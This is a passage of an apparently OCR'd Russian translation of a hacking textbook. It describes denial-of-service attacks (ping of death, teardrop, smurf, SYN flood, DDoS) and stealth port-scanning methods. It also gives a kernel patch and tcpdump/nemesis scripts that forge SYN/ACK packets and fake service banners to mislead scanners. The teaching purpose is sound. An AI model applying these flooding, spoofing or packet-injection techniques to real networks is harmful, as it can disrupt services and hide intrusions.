TCP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

              [MAC] 00:C0:F0:79:3D:30 > 00:00:AD:D1:C7:ED
     [Ethernet type] IP (0x0800)

               [IP] 192.168.0.118 > 192.168.0.193
            [IP ID] 25970
```

```
          [IP Proto] TCP (6)
            [IP TTL] 255
            [IP TOS] 00
    [IP Frag offset] 0000
     [IP Frag flags]

         [TCP Ports] 2819 > 22
         [TCP Flags] RST
[TCP Urgent Pointer] 0
   [TCP Window Size] 4096

Wrote 54 byte TCP packet through linktype DLT_EN10MB.

TCP Packet Injected
```

0x350 Отказ в обслуживании

Еще одним видом сетевых атак является отказ в обслуживании (DoS). Захват RST фактически представляет собой форму DoS-атаки. При DoS-атаке не крадется информация, а просто нарушается доступность службы или ресурса. Есть два главных вида DoS-атак: в одном случае служба аварийно завершается, в другом не справляется с чрезмерной нагрузкой.

Атаки отказа в обслуживании, приводящие к аварийному завершению сервисов, ближе к программным, чем к сетевым эксплойтам. Часто эти атаки основаны на слабостях в реализации, предлагаемой конкретным производителем. Неудачный эксплойт на основе переполнения буфера обычно приводит к аварийному завершению атакуемой программы вместо выполнения ею внедренного шеллкода. Если эта программа выполняется на сервере, служба оказывается недоступной для всех клиентов. Такие вызывающие аварийное завершение DoS-атаки обычно привязаны к конкретным версиям конкретных программ, но в некоторых случаях эти атаки оказываются действенными против продуктов разных поставщиков из-за схожих просчетов в применении сетевых функций. Хотя эти ошибки и просмотры исправлены в большинстве современных операционных систем, все же полезно рассмотреть, как такие приемы могут применяться в различных ситуациях.

0x351 Смертельный ping

Согласно спецификации ICMP эхо-сообщениям ICMP разрешается иметь до 2^{16}, или 65 536, байт данных в секции данных пакета. На раздел данных в пакетах ICMP часто не обращают внимания, поскольку существенная информация находится в заголовке. Некоторые операционные системы при получении эхо-сообщений ICMP с большим, чем разрешено, размером аварийно завершали работу. Эхо-сообщение ICMP такого гигантского размера любовно назвали «пингом смерти». Это крайне простой хак, явившийся ответом на уязвимость, возникшую в результате того, что производители некоторых ОС никогда не

рассматривали такую возможность. Почти во всех современных системах эта уязвимость ликвидирована.

0x352 Teardrop

Другая похожая DoS-атака, вызывающая аварию системы и возникшая примерно по тем же причинам, была названа teardrop («слеза»). Она базировалась на слабости в реализации несколькими поставщиками сборки фрагментированных IP-пакетов. Обычно, если пакет фрагментирован, то хранящиеся в заголовках смещения имеют такие значения, что исходный пакет восстанавливается из неперекрывающихся частей. Teardrop-атака отправляла фрагменты пакета с перекрывающимися смещениями, что влекло неминуемую аварию тех систем, в которых проверка такой необычной ситуации не выполнялась.

0x353 Пинг-флудинг

DoS-атаки типа «флуд» не стараются непременно вызвать аварийное завершение работы службы или ресурса, но пытаются так загрузить их, что они оказываются не в состоянии отвечать на запросы. Аналогичные атаки могут быть направлены на истощение таких ресурсов, как циклы CPU или системные процессы, но *флудинг* (*flooding*) нацелен именно на истощение сетевых ресурсов.


В простейшем виде флудинга применяется ping. Цель состоит в том, чтобы исчерпать пропускную способность канала связи жертвы, из-за чего нормальные пакеты не смогут пробиться к ней. Атакующий посылает жертве большое количество ping-пакетов большого размера, которые съедают всю ширину канала, соединяющего жертву с сетью.

Особой изобретательности в этой атаке нет, поскольку это всего лишь война пропускных способностей: если у атакующего канал мощнее, чем у жертвы, он может послать данных больше, чем жертва способна принять, поэтому законному трафику будет отказано в доступе к жертве.

0x354 Атаки с усилителем

Есть некоторые действительно искусные способы организации флуда, не требующие, чтобы у атакующего был канал с очень большой пропускной способностью. В атаке с усилителем (amplification attack) используется фальсификация адресов и широковещательная адресация, посредством чего исходный поток пакетов усиливается в сотни раз. Сначала отыскивается система, предназначаемая на роль усилителя. Это может быть сеть, в которой разрешено использование широковещательного адреса и есть достаточно большое количество активных узлов. Атакующий посылает по широковещательному адресу сети-усилителя большие пакеты эхо-запросов ICMP с фальсифицированным адресом отправителя, в качестве которого указывается адрес жертвы. Усилитель передает эти пакеты всем узлам, находящимся в сети, кото-

рые посылают соответственно пакеты эхо-ответов ICMP по поддельному адресу отправителя, которым является адрес жертвы.



Такое усиление трафика позволяет атакующему посылать относительно небольшой поток пакетов эхо-запросов ICMP, тогда как жертва оказывается завалена в сотни раз большим количеством пакетов эхо-ответов ICMP. Эту атаку можно проводить с использованием как пакетов ICMP, так и эхо-пакетов UDP. Эти технологии называются *smurf* и *fraggle*-атаками соответственно.

0x355 Распределенная DoS-атака

Распределенная DoS-атака (Distributed Denial Of Service – DDoS) – это распределенный вариант DoS-атаки флудинга. Поскольку задачей DoS-атаки флудинга является израсходование как можно большей части пропускной способности канала жертвы, то чем больше каналов окажется доступно атакующему, тем больший вред он может нанести. В DDoS-атаке атакующий сначала взламывает ряд других узлов, устанавливая на них программы-демоны. Эти демоны спокойно ждут, пока атакующий не выберет жертву и не решит на нее напасть. Тогда атакующий с помощью какой-нибудь управляющей программы заставляет всех демонов одновременно атаковать жертву, используя один из видов DoS-атаки флудинга. При этом не только усиливается эффект флудинга за счет большого количества узлов, но и значительно затрудняется поиск источника атаки.

0x356 SYN-флуд

Вместо попытки исчерпать пропускную способность канала SYN-флуд пытается превысить допустимое количество состояний в стеке TCP/IP. Поскольку TCP поддерживает соединения, он должен где-то хранить и соединения и их состояние. Стек TCP/IP делает это, но количество соединений, которое может хранить один стек TCP, конечно, и в атаке SYN-флуда применяется фальсификация адресов, что позволяет превысить существующее ограничение.

Атакующий забрасывает систему жертвы множеством SYN-пакетов, в которых указаны несуществующие адреса отправителя. SYN-пакеты служат для открытия TCP-соединений, и в ответ на них машина жертвы должна посылать на ложный адрес пакеты SYN/ACK и ждать ответа ACK. Каждое из этих ждущих полуоткрытых соединений помещается в особую очередь, размеры которой ограничены. Поскольку фальсифицированные адреса не существуют, ACK-ответы, необходимые для установления соединения и удаления записей из очереди, никогда не поступят. Каждое полуоткрытое соединение будет удаляться по истечении тайм-аута, а это занимает относительно длительное время.

Пока атакующий продолжает наводнять систему жертвы поддельными SYN-пакетами, очередь ждущих открытия соединений оказывается переполненной и настоящим SYN-пакетам практически невозможно попасть в систему и открыть реальные соединения TCP/IP.

0x360 Сканирование портов

Сканирование портов позволяет выяснить, какие порты готовы принимать соединения. Большинство служб принимает соединения на стандартных документированных портах, поэтому данная информация помогает определить, какие службы запущены в системе. В простейшем случае делаются попытки открыть соединение с каждым из возможных портов в атакуемой системе. Это реально, но бросается в глаза и легко обнаруживается. Кроме того, при установлении соединения службы обычно регистрируют IP-адрес. Чтобы избежать обнаружения, разработан ряд искусных приемов.

0x361 Невидимое SYN-сканирование

SYN-сканирование иногда называют также *полуоткрытым* сканированием. Дело в том, что полное TCP-соединение фактически не открывается. Вспомним процедуру установления связи в TCP/IP: сначала посылается пакет SYN, затем обратно посылается пакет SYN/ACK, и, наконец, возвращается пакет ACK, чем завершается установление связи и открытие соединения. SYN-сканирование не доводит установление связи до конца, и соединение не открывается полностью. Вместо этого посылается первоначальный SYN-пакет и изучается ответ на него. Если в качестве ответа получен пакет SYN/ACK, значит, порт принимает соединения. Этот факт регистрируется, и посылается пакет сброса RST, чтобы разорвать соединение и не допустить возникновения DoS-ситуации.

0x362 FIN-, X-mas- и Null-сканирование

В качестве защиты против SYN-сканирования были созданы средства обнаружения и регистрации полуоткрытых соединений. В результате появился ряд других технологий скрытого сканирования портов: FIN-, X-mas- и Null-сканирование. Все они предполагают отправку бессмыс-

ленных пакетов на каждый порт изучаемой системы. Если порт ожидает соединения, эти пакеты игнорируются. Если же порт закрыт, а реализация следует протоколу RFC 793, посылается пакет RST. Основываясь на этом различии, можно выяснить, какие порты принимают соединения, фактически не открывая соединений.

При FIN-сканировании посылается пакет FIN, при X-mas-сканировании посылается пакет с выставленными флагами FIN, URG и PUSH (флажки горят, как на рождественской елке), а при Null-сканировании посылается пакет без флагов TCP. Эти типы сканирования более скрытные, но бывают ненадежными. Например, в реализации TCP от Microsoft пакеты RST не посылаются, как следует по стандарту, и этот вид сканирования оказывается неэффективным.

0x363 Создание ложных целей

Еще один способ избежать обнаружения – попытаться спрятаться среди нескольких ложных адресов. В этой технологии spoofing decoys соединения от ложных IP-адресов просто перемежаются с реальными соединениями с целью сканирования портов. Ответы от фальсифицированных соединений не нужны, потому что они служат только для обмана. Однако подделанные адреса ложных целей должны быть реальными IP-адресами действующих узлов, иначе в исследуемой системе можно вызвать SYN-флуд.

0x364 Сканирование через бездействующий узел

Сканирование с помощью неработающего узла (*idle scanning*) основано на отправке поддельных пакетов от имени этого узла и наблюдении за изменениями, происходящими на узле. Атакующий должен найти такой узел, который не отправляет и не принимает никакого иного сетевого трафика, и чтобы при этом реализация TCP на нем генерировала предсказуемые идентификаторы IP с известным характером инкрементирования для каждого нового пакета. Идентификаторы IP должны быть уникальными для каждого пакета во время сеанса, и обычно они увеличиваются на 1 или 254 (в зависимости от порядка байтов) на Windows 95 и 2000 соответственно. Предсказуемость идентификаторов пакетов IP никогда не считалась угрозой безопасности, и на этом заблуждении основано сканирование с помощью неработающего узла.


Сначала атакующий получает текущий идентификатор пакета IP этого вспомогательного узла, посылая ему SYN-пакет или незапрошенный пакет SYN/ACK и читая идентификатор ответного пакета. Повторив эту процедуру несколько раз, можно определить, на сколько увеличивается идентификатор каждого следующего пакета.

Затем атакующий посылает ложный SYN-пакет от имени вспомогательного узла на порт изучаемой машины. В зависимости от того, активен этот порт или нет, возможны две ситуации:

- Если порт принимает соединения, вспомогательному узлу будет послан пакет SYN/ACK. Но так как вспомогательный узел на самом деле не посылал начального SYN-пакета, он отреагирует на получение этого непрошенного пакета отправкой пакета сброса соединения RST.
- Если порт не принимает соединения, исследуемая машина пошлет вспомогательному узлу пакет RST, который не требует ответа.

В этот момент атакующий снова связывается с вспомогательным узлом, чтобы узнать, насколько увеличился идентификатор пакетов IP. Если он увеличился лишь на один интервал, значит, вспомогательный узел не посылал между двумя проверками других пакетов. Из этого следует, что на обследуемой машине проверяемый порт закрыт. Если идентификатор пакета увеличился на два интервала, то между проверками вспомогательный узел послал один пакет, вероятно, пакет RST. Отсюда следует вывод, что порт на исследуемой машине открыт.

Следующая иллюстрация показывает оба возможных исхода:



Конечно, если вспомогательный узел не совсем пассивен, результаты сканирования будут искаженными. Если его собственный трафик небольшой, можно послать в каждый порт серию пакетов. Если, например, послать 20 пакетов, то для открытого порта будет отмечено увеличение идентификатора на 20 шагов, а для закрытого увеличения не будет. Даже если вспомогательный хост отправит 1–2 пакета, не связанных с проводимым сканированием, разница между открытым и закрытым портами окажется заметной.

Правильно применяя эту технологии неактивного вспомогательного узла, не имеющего средств регистрации получаемых пакетов, атакующий может просканировать любую цель, не раскрыв при этом своего IP-адреса.

0x365 Активная защита

Сканирование портов часто применяется для определения характеристик систем перед тем, как атаковать их. Зная, какие порты открыты, атакующий может определить, какие службы могут быть атакованы. Многие системы обнаружения вторжения предоставляют средства для выявления сканирования портов, но сигнализируют о сканировании тогда, когда утечка информации уже произошла. Работая над этой главой, я размышлял о том, можно ли предотвратить сканирование портов до того, как оно действительно произойдет. Суть хакинга заключается в предложении новых идей, поэтому ниже будет предложен простой новый способ активной защиты от сканирования портов.

Во-первых, сканирование с помощью пакетов FIN, Null и X-mas можно предотвратить путем простой модификации ядра. Если ядро не посылает пакетов сброса, то это сканирование ничего не даст. Следующий листинг показывает, как с помощью `grep` найти в ядре код, отвечающий за отправку пакетов сброса.

```
# grep -n -A 12 "void.*send_reset" /usr/src/linux/net/ipv4/tcp_ipv4.c
1161:static void tcp_v4_send_reset(struct sk_buff *skb)
1162-{
1163-   struct tcphdr *th = skb->h.th;
1164-   struct tcphdr rth;
1165-   struct ip_reply_arg arg;
1166-
1167-   return; // Модификация: не посылать RST, всегда return.
1168-
1169-   /* Никогда не посылать reset в ответ на reset. */
1170-   if (th->rst)
1171-           return;
1172-
1173-   if (((struct rtable*)skb->dst)->rt_type != RTN_LOCAL)
```

После добавления команды return (показана жирным шрифтом) функция ядра `tcp_v4_send_reset()` будет просто осуществлять возврат, ничего не делая. После перекомпиляции получается ядро, не посылающее пакетов сброса, что предотвращает утечку информации.

FIN-сканирование до модификации ядра:

```
# nmap -vvv -sF 192.168.0.189

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host  (192.168.0.189) appears to be up ... good.
Initiating FIN Scan against  (192.168.0.189)
The FIN Scan took 17 seconds to scan 1601 ports.
```

```
Adding open port 22/tcp
Interesting ports on  (192.168.0.189):
(The 1600 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh

Nmap run completed -- 1 IP address (1 host up) scanned in 17 seconds
#
```

FIN-сканирование после модификации ядра:

```
# nmap -sF 192.168.0.189

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
All 1601 scanned ports on  (192.168.0.189) are: filtered

Nmap run completed -- 1 IP address (1 host up) scanned in 100 seconds
#
```

Против сканирования с помощью пакетов RST такой способ весьма эффективен, но предотвратить утечку информации в результате сканирования пакетами SYN и полным соединением несколько сложнее. Чтобы сохранить необходимые функции, открытые порты должны отвечать пакетами SYN/ACK, но если все закрытые порты тоже будут отвечать пакетами SYN/ACK, то объем полезной информации, которую атакующий получит в результате сканирования портов, станет минимальным. Если просто открывать каждый порт, это приведет к существенной вычислительной нагрузке, что нежелательно. В идеале это все должно действовать вообще без использования стека TCP. Такую работу могут выполнить `nemesis` и следующий сценарий:

Файл: shroud.sh

```
#!/bin/sh
HOST="192.168.0.189"
/usr/sbin/tcpdump -e -S -n -p -l "(tcp[13] == 2) and (dst host $HOST) and
!(dst port 22)" | /bin/awk '{
# Выводить числа как целые без знака
  CONVFMT="%u";

# Начальное состояние генератора случайных чисел
  srand();

# Выделение в данных от tcpdump информации о пакете
  dst_mac = $2;
  src_mac = $3;
  split($6, dst, ".");
  split($8, src, ".");
  src_ip = src[1]."src[2]"."src[3]"."src[4];
  dst_ip = dst[1]"."dst[2]"."dst[3]"."dst[4];
  src_port = substr(src[5], 1, length(src[5])-1);
  dst_port = dst[5];

# Увеличить полученный номер seq для нового номера ack
  ack_num = substr($10,1,index($10,":")-1)+1;
```

```
# Генерировать случайный номер seq
  seq_num = rand() * 4294967296;

# Подать всю эту информацию на вход nemesis
  exec_string = "nemesis tcp -v -fS -fA -S "src_ip" -x "src_port" -H "
src_mac" -D "dst_ip" -y "dst_port" -M "dst_mac" -s "seq_num" -a "ack_num;

# Вывести полезную отладочную инфо.. вход/выход
  print "[in]  "$1" "$2" "$3" "$4" "$5" "$6" "$7" "$8" "$9" "$10;
  print "[out] "exec_string;

# Вставить пакет с помощью nemesis
  system(exec_string);
}'
```

Перед запуском этого сценария задайте в переменной HOST действующий IP-адрес вашего узла.

Для фильтрации в `tcpdump` снова применяется 13-й октет, но на этот раз отбираются пакеты, предназначенные для данного узла на любом порту, кроме порта 22, и с установленным флагом SYN. Тем самым принимаются все пакеты SYN-сканирования, сканирования с полным соединением и любых других попыток соединения. Затем информация о пакете разбирается с помощью `awk` и передается `nemesis` для создания реалистично выглядящего ответного пакета SYN/ACK. Порт 22 исключен, потому что на нем уже отвечает ssh. Все выполняется без привлечения стека TCP.

Когда работает сценарий shroud, попытка telnet-соединения будет выглядеть успешной, несмотря на то, что узел не ждет никакого трафика:

От overdose @ 192.168.0.193:

```
overdose$ telnet 192.168.0.189 12345
Trying 192.168.0.189...
Connected to 192.168.0.189.
Escape character is '^]'.
^]
telnet> q
Connection closed.
overdose$
```

Сценарий shroud.sh выполняется на 192.168.0.189:

```
# ./shroud.sh
tcpdump: listening on eth1
[in]  14:07:09.793997 0:0:ad:d1:c7:ed 0:2:2d:4:93:e4 0800 74:
192.168.0.193.32837 > 192.168.0.189.12345: S 2071082535:2071082535(0)
[out] nemesis tcp -v -fS -fA -S 192.168.0.189 -x 12345 -H 0:2:2d:4:93:e4 -D
192.168.0.193 -y 32837 -M 0:0:ad:d1:c7:ed -s 979061690 -a 2071082536

TCP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

              [MAC] 00:02:2D:04:93:E4 > 00:00:AD:D1:C7:ED
     [Ethernet type] IP (0x0800)
```

```
              [IP] 192.168.0.189 > 192.168.0.193
            [IP ID] 2678
         [IP Proto] TCP (6)
           [IP TTL] 255
           [IP TOS] 00
    [IP Frag offset] 0000
     [IP Frag flags]

        [TCP Ports] 12345 > 32837
        [TCP Flags] SYN ACK
[TCP Urgent Pointer] 0
   [TCP Window Size] 4096
    [TCP Ack number] 2071082536
    [TCP Seq number] 979061690

Wrote 54 byte TCP packet through linktype DLT_EN10MB.

TCP Packet Injected
```

Итак, сценарий, по всей видимости, работает так, как задумано, и все методы сканирования портов, основанные на SYN-пакетах, будут введены в заблуждение и станут считать, что открыты все порты.

```
overdose# nmap -sS 192.168.0.189

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.0.189):
Port       State       Service
1/tcp      open        tcpmux
2/tcp      open        compressnet
3/tcp      open        compressnet
4/tcp      open        unknown
5/tcp      open        rje
6/tcp      open        unknown
7/tcp      open        echo
8/tcp      open        unknown
9/tcp      open        discard
10/tcp     open        unknown
11/tcp     open        systat
12/tcp     open        unknown
13/tcp     open        daytime
14/tcp     open        unknown
15/tcp     open        netstat
16/tcp     open        unknown
17/tcp     open        qotd
18/tcp     open        msp
19/tcp     open        chargen
20/tcp     open        ftp-data
21/tcp     open        ftp
22/tcp     open        ssh
23/tcp     open        telnet
24/tcp     open        priv-mail
25/tcp     open        smtp
```

```
[ output trimmed ]

32780/tcp  open        sometimes-rpc23
32786/tcp  open        sometimes-rpc25
32787/tcp  open        sometimes-rpc27
43188/tcp  open        reachout
44442/tcp  open        coldfusion-auth
44443/tcp  open        coldfusion-auth
47557/tcp  open        dbbrowse
49400/tcp  open        compaqdiag
54320/tcp  open        bo2k
61439/tcp  open        netprowler-manager
61440/tcp  open        netprowler-manager2
61441/tcp  open        netprowler-sensor
65301/tcp  open        pcanywhere

Nmap run completed -- 1 IP address (1 host up) scanned in 37 seconds
overdose#
```

Единственной реально работающей службой является ssh на порту 22, но она затерялась среди моря ложных подтверждений. Упорный атакующий мог бы просто подсоединиться по telnet к каждому порту и проверить приглашение, но данную технологию легко расширить и для подделки приглашений. Этим мы сейчас и займемся.

Машина клиента отвечает на фальшивый SYN/ACK одним пакетом ACK. Этот пакет всегда увеличивает порядковый номер ровно на единицу, поэтому правильный ответный пакет, содержащий баннер (приглашение), можно составить, сгенерировать и послать машине клиента даже до того, как она сгенерирует ответный ACK. В ответном пакете с приглашением будут установлены флаги ACK и PSH, как в обычных пакетах приглашений. Любопытно, что оба пакета можно сгенерировать и послать, не заботясь о получении ACK от клиента. Это значит, что сценарию не требуется следить за состоянием соединения, а упорядочением пакетов займется стек TCP клиента.

Модифицированный сценарий shroud выглядит так:

Файл: shroud2.sh

```
#!/bin/sh
HOST="192.168.0.189"
/usr/sbin/tcpdump -e -S -n -p -l "(tcp[13] == 2) and (dst host $HOST)" | /
bin/awk '{
# Выводить числа как целые без знака
  CONVFMT="%u";

# Начальное состояние генератора случайных чисел
  srand();

# Выделение в данных от tcpdump информации о пакете
  dst_mac = $2;
  src_mac = $3;
```

```
  split($6, dst, ".");
  split($8, src, ".");
  src_ip = src[1]"."src[2]"."src[3]"."src[4];
  dst_ip = dst[1]"."dst[2]"."dst[3]"."dst[4];
  src_port = substr(src[5], 1, length(src[5])-1);
  dst_port = dst[5];

# Увеличить полученный номер seq для нового номера ack
  ack_num = substr($10,1,index($10,":")-1)+1;
# Генерировать случайный номер seq
  seq_num = rand() * 4294967296;

# Заранее определить порядковый номер следующего пакета
  seq_num2 = seq_num + 1;

# Подать всю эту информацию на вход nemesis
  exec_string = "nemesis tcp -fS -fA -S "src_ip" -x "src_port" -H "src_mac" -
D "dst_ip" -y "dst_port" -M "dst_mac" -s "seq_num" -a "ack_num";

# Вывести полезную отладочную инфо.. вход/выход
  print "[in]  "$1" "$2" "$3" "$4" "$5" "$6" "$7" "$8" "$9" "$10;
  print "[out] "exec_string;

# Вставить пакет с помощью nemesis
  system(exec_string);

# Повторить снова для создания второго пакета с приглашением и флагами ACK/PSH
  exec_string = "nemesis tcp -v -fP -fA -S "src_ip" -x "src_port" -H "
src_mac" -D "dst_ip" -y "dst_port" -M "dst_mac" -s "seq_num2" -a "ack_num" -
P banner";

# Вывести полезную отладочную инфо..
  print "[out2] "exec_string;

# Вставить второй пакет с помощью nemesis
  system(exec_string);
}'
```

Содержимое пакета с приглашением будет извлечено из файла с именем «banner». Чтобы еще более запутать атакующего, можно заставить приглашение выглядеть в точности, как настоящее приглашение ssh. Следующий листинг показывает обычное приглашение ssh и помещает аналогичное в файл данных `banner`. При запуске этого сценария не забудьте сначала записать в переменную окружения HOST действующий IP-адрес вашего узла.

На 192.168.0.189:

```
tetsuo# telnet 127.0.0.1 22
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.5p1
^]
telnet> quit
```

```
Connection closed.
tetsuo# printf "SSH-1.99-OpenSSH_3.5p1\n\r" > banner
tetsuo# ./shroud2.sh
tcpdump: listening on eth1
[in]  14:41:12.931803 0:0:ad:d1:c7:ed 0:2:2d:4:93:e4 0800 74:
192.168.0.193.32843 > 192.168.0.189.12345: S 4226290404:4226290404(0)
[out] nemesis tcp -fS -fA -S 192.168.0.189 -x 12345 -H 0:2:2d:4:93:e4 -D
192.168.0.193 -y 32843 -M 0:0:ad:d1:c7:ed -s 1943811492 -a 4226290405

TCP Packet Injected
[out2] nemesis tcp -v -fP -fA -S 192.168.0.189 -x 12345 -H 0:2:2d:4:93:e4 -D
192.168.0.193 -y 32843 -M 0:0:ad:d1:c7:ed -s 1943811493 -a 4226290405 -P banner

TCP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

               [MAC] 00:02:2D:04:93:E4 > 00:00:AD:D1:C7:ED
     [Ethernet type] IP (0x0800)

                [IP] 192.168.0.189 > 192.168.0.193
             [IP ID] 23711
          [IP Proto] TCP (6)
            [IP TTL] 255
            [IP TOS] 00
    [IP Frag offset] 0000
     [IP Frag flags]

         [TCP Ports] 12345 > 32843
         [TCP Flags] ACK PSH
[TCP Urgent Pointer] 0
   [TCP Window Size] 4096
    [TCP Ack number] 4226290405

Wrote 78 byte TCP packet through linktype DLT_EN10MB.

TCP Packet Injected
```

С другой машины (overdose) кажется, что произошло настоящее соединение с сервером ssh.

На overdose @ 192.168.0.193:

```
overdose$ telnet 192.168.0.189 12345
Trying 192.168.0.189...
Connected to 192.168.0.189.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.5p1
```

Можно разрабатывать дальнейшие версии со случайным выбором из библиотеки различных приглашений или отправкой опасных ANSI-последовательностей. Воображение – чудесная вещь.

Конечно, и такие технологии можно обойти. Я могу с ходу предложить по крайней мере один путь. А вы?

0x400

Криптология

Криптология определяется как наука, включающая в себя криптографию и криптоанализ. Криптография – это осуществление секретной связи с помощью шифров, а криптоанализ – это взлом, или дешифрование указанной секретной связи. Исторически криптология приобретала особое значение во время войн, когда секретные коды применялись для связи со своими войсками и делались попытки взломать коды противника, чтобы проникнуть в его систему связи.

Применение криптографии в военных целях по-прежнему актуально, но все чаще она вторгается в обычную жизнь, поскольку многие важные операции осуществляются через Интернет. Перехват данных, передаваемых по сети, происходит настолько часто, что не стоит считать параноидальным предположение о том, что он происходит всегда. Применение протоколов связи без шифрования может привести к краже паролей, номеров кредитных карт и другой конфиденциальной информации. Протоколы связи с шифрованием решают проблему передачи конфиденциальных данных и обеспечивают функционирование сетевой экономики. Без шифрования, применяемого в уровне защищенных сокетов (Secure Sockets Layer – SSL), операции с кредитными картами на популярных веб-сайтах были бы очень неудобны или ненадежны.

Все эти секретные данные защищаются криптографическими алгоритмами, которые предполагаются надежными. В настоящее время криптосистемы, надежность которых гарантирована, слишком неудобны для практического применения, поэтому вместо систем, надежность которых можно обосновать строго математически, применяются системы, надежные *с практической точки зрения*. Имеется в виду, что даже если существуют способы взлома таких систем, никто пока не смог реализовать их на практике. Конечно, существуют криптосистемы, не

являющиеся надежными. Причиной ненадежности могут быть ошибки реализации, размер ключа или криптоаналитическая слабость самого шифра. В 1997 году законодательство США определило, что в экспортируемых программах максимальный размер ключа не должен превышать 40 бит. Это ограничение на размер ключа делает соответствующие шифры ненадежными, как продемонстрировали RSA Data Security и Ян Голдберг, аспирант университета в Беркли. RSA опубликовала сообщение, зашифрованное на 40-битном ключе, предложив всем желающим расшифровать его, что Ян и сделал спустя три с половиной часа. Этот случай явно показал, что 40-разрядные ключи недостаточны для надежных криптосистем.

Криптология в ряде отношений сходна с хакингом. Прежде всего, решение головоломок привлекает любознательных людей. Для злоумышленных людей секретные данные, доступ к которым достигается путем решения указанной головоломки, может оказаться еще большим соблазном. Взлом или обход криптографической защиты данных могут дать определенное чувство удовлетворения, еще большее удовлетворение могут принести собственно данные. Кроме того, сильная криптография полезна, чтобы избежать обнаружения. Дорогостоящие системы обнаружения сетевого вторжения на основе сигнатур атакующего оказываются бесполезными, если последний использует канал связи с шифрованием. Часто шифрование сетевого трафика, имеющее целью защиту клиентов, применяется злоумышленниками для скрытия атаки.

0x410 Теория информации

Многие понятия криптографической безопасности представляют собой продукт ума Клода Шэннона. Его идеи оказали большое влияние на криптографию, особенно понятия *рассеивания* (*diffusion*) и *перемешивания* (*confusion*). Шэннон не является фактическим автором излагаемых далее понятий безусловной стойкости, одноразовых блокнотов, квантового распределения ключей и вычислительной стойкости, но его идеи, относящиеся к абсолютной секретности и теории информации, оказали огромное влияние на определение стойкости криптосистем.

0x411 Безусловная стойкость

Криптографическая система считается *безусловно стойкой* (*unconditionally secure*), если она не может быть взломана даже при наличии неограниченных вычислительных ресурсов. Это означает, что криптоанализ бесполезен и даже при полном переборе ключей невозможно определить, который из них правилен.

0x412 Одноразовые блокноты

Примером безусловно стойкой криптосистемы служит одноразовый блокнот. В *одноразовом блокноте* (*one-time pad*) – очень простой крип-

тосистеме – применяются блоки случайных данных, называемые страницами. Каждая страница должна быть не меньше по размеру, чем подлежащий зашифровыванию открытый текст, а случайные данные на странице должны быть случайными в буквальном смысле. Блокноты изготавливаются в двух экземплярах: один для получателя, другой для отправителя. Чтобы зашифровать сообщение, отправитель складывает операцией XOR каждый бит открытого текста с соответствующим битом блокнота. После зашифровывания сообщения использованная страница блокнота уничтожается, чтобы не допустить ее повторного использования. Зашифрованное сообщение можно безбоязненно отправлять, поскольку прочитать его без блокнота нельзя. Получатель сообщения применяет XOR к каждому его биту и соответствующему биту страницы блокнота, в результате чего возникает исходное открытое сообщение.

Несмотря на теоретическую невозможность вскрытия одноразового блокнота, осуществить ее на практике затруднительно. Надежность системы основана на надежности блокнотов. При рассылке блокнотов получателю и отправителю предполагается, что канал передачи блокнотов защищен. Подлинная защищенность потребовала бы личной встречи и обмена блокнотами, но для удобства рассылку блокнотов обеспечивают с помощью другого шифра. Платить за это приходится тем, что стойкость системы в целом оказывается равной стойкости ее слабейшего звена, т. е. шифра, применяемого для передачи блокнотов. Поскольку блокнот состоит из случайных данных того же размера, что и открытое сообщение, а надежность системы не превышает надежности метода, применяемого для пересылки блокнота, на практике обычно разумнее зашифровывать открытое сообщение тем шифром, который предполагалось использовать при пересылке блокнотов.

0x413 Квантовое распределение ключей

Появление квантовых вычислений сулит много интересного для криптологии. Одним из практических применений может стать реализация системы одноразовых блокнотов на основе квантового распределения ключей. Тайна квантового зацепления может обеспечить надежный и защищенный метод рассылки случайной строки битов, которая может быть использована в качестве ключа. Это можно осуществить на основе неортогональных квантовых состояний фотонов.

